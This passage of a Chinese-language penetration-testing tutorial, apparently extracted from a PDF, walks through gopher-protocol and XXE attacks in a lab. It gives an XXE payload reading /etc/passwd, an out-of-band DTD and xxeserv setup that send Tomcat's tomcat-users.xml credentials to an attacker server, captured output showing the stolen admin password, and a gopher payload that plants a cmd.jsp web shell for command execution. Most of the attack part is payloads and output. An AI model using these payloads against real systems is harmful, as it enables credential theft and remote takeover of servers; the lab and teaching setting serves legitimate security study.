
执行即可:

```
curl -v 'gopher://127.0.0.1:9000/_[上面生成 payload]'
```

我们可以利用 gopherus 直接生成 gopher 码



下图可以直接进行命令执行。



XXE

我们这边模拟一个 JAVA-XXE 的环境用 XXE 来读取其中的 TOMCAT 账号密码，最后用 gopher 来执行 RCE。

存在XXE 服务器IP:192.168.11.139

攻击服务器IP:192.168.11.130

环境<https://github.com/pimps/docker-java-xxe>

这里搭建完后有个小 BUG，需要将 app 中 index.htmlxxe-example.war 拷贝到子目录 xxe-example。

```
root@ubuntu:/# docker run -e MANAGER_USER=admin -e MANAGER_PASSWORD=1234 -v /home/xxx/Desktop/docker-java-xxe/app/xxe-example:/app -p 8080:8080 -t docker-java-xxe
```

我们先测试 xxe 是否能读取 XXE 漏洞服务器本地密码。

这里访问 192.168.11.139:8080 并构建 XXE，

```
<!DOCTYPE Anything [  
<!ENTITY xxe SYSTEM "file:///etc/passwd">  
>  
<book>  
<title>&xxe;</title>  
<isbn>31337</isbn>  
<author>Jon Snow</author>  
</book>
```

**Add a new book**

```
<!DOCTYPE Anything [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<book>
  <title>{xxe}</title>
  <isbn>31337</isbn>
  <author>Jon Snow</author>
</book>
```

**Books in the database:**

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><books>
<book>
  <author>Jon Snow</author>
  <id>6</id>
  <isbn>31337</isbn>
  <title>The Man That Knows Nothing</title>
</book>

<book>
  <author>Jon Snow</author>
  <id>5</id>
  <isbn>31337</isbn>
  <title>The Man That Knows Nothing</title>
</book>

<book>
  <author>Jon Snow</author>
  <id>7</id>
  <isbn>31337</isbn>
  <title>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
```

我们接下来读取 tomcat 里面的 tomcat-user.xml 数据并将其传递给远程的攻击服务器。

提供 ftp 服务和 web 服务的服务器，FTP 负责接受外部的 DTD 数据，WEB 提供接受 FTP 的 payload。

环境 <https://github.com/staaldraad/xxeserv>

编写一个外部的 dtd。

```
root@kali:~/Desktop/xxeserv/dtds# cat oob.dtd
<!ENTITY % param3 "<!ENTITY &#x25; exfil SYSTEM 'ftp://192.168.11.130:2121/%data3;'">
```

`./xxeserv -wp 4444 -w -p[-wp为开启web并修改web端口 -p开启FTP端口]`

```
root@kali:~/Desktop/xxeserv# ./xxeserv -wp 4444 -w
2020/07/22 22:02:18 [*] Starting Web Server on 4444 [./]
[*] Found certificate files in directory. Using these.
[*] UNO Listening...
2020/07/22 22:02:18 [*] GO XXE FTP Server - Port: 2121
```


尝试读取 tomcat-user.xml 里面的账户密码。

## 构建 XXE:

```

<!DOCTYPE Anything [
<!ENTITY % data3 SYSTEM "file:///opt/tomcat/conf/tomcat-users.xml">
<!ENTITY % sp SYSTEM "http://192.168.11.130:4444/dtds/oob.dtd">
%sp;
%param3;
%exfil;
]>
<book>
<title>00B EXFILL</title>
<isbn>31337</isbn>
<author>xxx</author>
</book>

```




```

cert.pem dtds key.pem payloads.md README.md xxertp.go xxeserv
root@kali:~/Desktop/xxeserv# ./xxeserv -wp 4444 -w
2020/07/22 22:02:18 [*] Starting Web Server on 4444 [./]
[*] Found certificate files in directory. Using these.
[*] UNO Listening ...
2020/07/22 22:02:18 [*] GO XXE FTP Server - Port: 2121
2020/07/22 22:47:07 [192.168.11.139:58086][200] /dtds/oob.dtd
2020/07/22 22:47:07 [*] Connection Accepted from [192.168.11.139:34402]
USER: anonymous
PASS: Java1.6.0_22@
/<tomcat-users>
  <role rolename="manager"
  />
  <user name="admin" password="admin" roles="manager"
  />
<
tomcat-users>
2020/07/22 22:47:07 [*] Closing FTP Connection

```






将生成的 gopher 导入 payload 中:

```
<!DOCTYPE Anything [  
<!ENTITY xxe SYSTEM "[gopher_payload]">  
>  
<book>  
  <title>&xxe;</title>  
  <isbn>31337</isbn>  
  <author>Jon Snow</author>  
</book>
```

Add

成功生成 cmd 目录和 cmd.jsp 并能执行命令。

<b>Applications</b>	
<b>Path</b>	<b>Display Name</b>
<u>/</u>	XXE
<u>/cmd</u>	
<u>/manager</u>	Tomcat Manager Application



```
var
```

## 总结

虽然 Gopher 协议已经渐渐退出了历史的舞台，但是对渗透来说仍然是个不可低估的协议。它总能扩大思维结合其他漏洞进行许多拓展攻击。

## 参考链接：

[https://en.wikipedia.org/wiki/Gopher\\_\(protocol\)](https://en.wikipedia.org/wiki/Gopher_(protocol))

<https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html>

<https://joychou.org/web/phpssrf.html>

<https://blog.chaitin.cn/gopher-attack-surfaces/>

<https://staaldraad.github.io/2016/12/11/xxeftp/>